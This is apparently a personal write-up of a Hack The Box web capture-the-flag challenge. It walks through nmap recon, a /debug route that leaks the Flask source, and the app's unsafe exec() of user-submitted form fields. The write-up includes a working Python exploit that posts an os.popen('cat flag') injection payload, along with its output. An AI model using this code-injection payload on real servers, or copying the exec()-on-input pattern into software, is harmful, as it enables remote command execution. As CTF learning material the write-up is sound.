Baby Interdimensional Internet

Platform	HTB
Operating System	Web-CTF
Tags	python

General-Information

▼ Table of Contents

Summary

- Python Flask web server dynamically displaying numbers reversed to show the flag.

Recon

▼ I started with an nmap scan to see what was accessible beyond the website and came across port 31337 being open,which is weird because the port for the actual challenge doesn't appear upon until you actually scan it.

▼ nmap scan `nmap -A -Pn $IP`


```
kali@kali:~/HTB/ctf/baby-interdimensional-internet$ nmap -Pn -A 178.128.43.97
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 19:14 EDT
Nmap scan report for 178.128.43.97
Host is up (0.11s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
31337/tcp open  http    nginx
|_http-generator: WordPress 5.1.6
|_http-title: Inlanefreight &#8211; Just another WordPress site
```

▼ Nmap Port 3449 scan

```
kali@kali:~/HTB/ctf/baby-interdimensional-internet$ nmap -A -Pn -p30449 178.128.43.97
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 19:38 EDT
Nmap scan report for 178.128.43.97
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
30449/tcp open  http    Werkzeug httpd 1.0.0 (Python 2.7.17)
|_http-title: \xF0\x9F\x8C\x8C on Venzenulon 9
```


▼ The actual port doesn't matter, but the fact that a WordPress is being delivered on this site is strange, because its out of scope. Upon visiting the website, I'm greeted with a WordPress site, that is more of a rabbit hole in a way. There is a fake flag listed in one of the directories lol.

▼ Fake WordPress flag



▼ Pulling out of the WordPress rabbit hole quickly, I went to the challenge's website and liked the artwork that was put into it. However at first glance I couldn't find anything that seemed to be an entry point.

▼ Website



Python Website

▼ However, after I reloaded the website and looked at the main number again, I noticed that it had changed! Then upon checking the source code I see the comment `/debug` which indicates that

▼ Website changing numbers displayed



68

▼ Source code comment

```
<!DOCTYPE html>
<head>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta name='author' content='makelaris'>
    <title> on Venzenulon 9</title>
    <link rel='stylesheet' href='//stackpath.bootstrapcdn.com/bootstrap/4.3.1/
    <link href='//fonts.googleapis.com/css?family=Comfortaa' rel='stylesheet'
    <style>html, body {background-image: url('//s-media-cache-ak0.pinimg.com/7
</head>
<body>
    <img class='mx-auto d-block img-responsive' src='//media3.giphy.com/media/
    <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447, 5px 5px 0 #6a
</body>
<!-- /debug -->
</html>
```

▼ Upon navigating to the `/debug` site, I'm greeted with some nice Python Flask code. Which when looking at closer it is revealed that this is code for the site!

▼ `/debug`



▼ Sublime formatted code

```python
from flask import Flask, Response, request, render_template, request
from random import choice, randint
from string import lowercase
from functools import wraps

app = Flask(__name__)

def calc(recipe):
    global garage
    garage = {}
    try: exec(recipe, garage)
    except: pass

def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

        if request.method == 'POST':
            ingredient = request.form.get('ingredient', '')
            recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

        calc(recipe)

        if garage.get(ingredient, ''):
            return render_template('index.html', calculations=garage[ingredient])

        return func(*args, **kwargs)
    return federation

@app.route('/', methods=['GET', 'POST'])
@GCR
def index():
    return render_template('index.html')

@app.route('/debug')
def debug():
    return Response(open(__file__).read(), mimetype='text/plain')

if __name__ == '__main__':
    app.run('0.0.0.0', port=1337)
```

▼ When looking at the calculator function I see that the code displaying dynamic numbers onto the page is located there. The interesting part is the POST code, which says that if a POST request is sent to the site then the information queried can be displayed basically. Which is different than the GET code because this is code just displays the calculator function garage, or the number from the calculations.


▼ POST code

```python
def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

        if request.method == 'POST':
            ingredient = request.form.get('ingredient', '')
            recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

        calc(recipe)

        if garage.get(ingredient, ''):
            return render_template('index.html', calculations=garage[ingredient])

        return func(*args, **kwargs)
    return federation
```

▼ GET code

```
def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

        if request.method == 'POST':
            ingredient = request.form.get('ingredient', '')
            recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

        calc(recipe)

        if garage.get(ingredient, ''):
            return render_template('index.html', calculations=garage[ingredient])

        return func(*args, **kwargs)
    return federation
```

▼ To verify that my thinking was correct, I reloaded the page and watched the network tab verifying that a GET request comes through.



Exploit Code

▼ So, to exploit this website I ran the code below since all I needed was a POST request to get the flag. This actual flag getting part of the code as pulled from this writeup because I didn't know how to write it yet.

▼ Python code

```
#!/usr/bin/python

import requests

def webrequest():
    url = "http://178.128.43.97:30190/"
    data = {'ingredient': 'our_var', 'measurements': '__import__("os").popen("cat flag").read()'}

    r = requests.post(url, data=data)

    #Print status code and text on screen
    print(r.status_code)
    print(r.text)

webrequest()
```

▼ The output of code being ran

```
kali@kali:~/HTB/ctf/baby-interdimensional-internet$ python exploit.py
200
<!DOCTYPE html>
<head>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta name='author' content='makelaris'>
    <title> on Venzenulon 9</title>
    <link rel='stylesheet' href='//stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css' integrity='sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY
/iJTQUOhcWr7x9JvoRxT2MZw1T' crossorigin='anonymous'>
    <link href='//fonts.googleapis.com/css?family=Comfortaa' rel='stylesheet' type='text/css'>
    <style>html, body {background-image: url('//s-media-cache-ak0.pinimg.com/736x/7b/fe/d2/7bfed2ffe038beb673efd872cd44ba2c.jpg');} h1 {display: flex; justif
y-content: center; color: #6200ea; font-family: Comfortaa;}</style>
</head>
<body>
        <img class='mx-auto d-block img-responsive' src='//media3.giphy.com/media/eO8zgwAt3MVW/giphy.gif'>
        <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447, 5px 5px 0 #6a1b9a, 10px 10px 0 #00131E;'>HTB{n                                }
</h1>
</body>
<!— /debug —>
</html>
```

- Writeup Credit - https://s-3ntinel.github.io/hackthebox/challenges/web/baby_interdimensional_internet/baby_interdimensional_internet.html

---

Information Learned

- Previously before this challenge, I wasn't doing nmap nor nikto scans on web CTFs. Which now is something that I'm adding back into my methodology, thought it wasn't relevant here with just an IP being provided by HTB
- Worked with Python more, even though there wasn't much code that needed to written, it was still fun doing the little that needed to be done.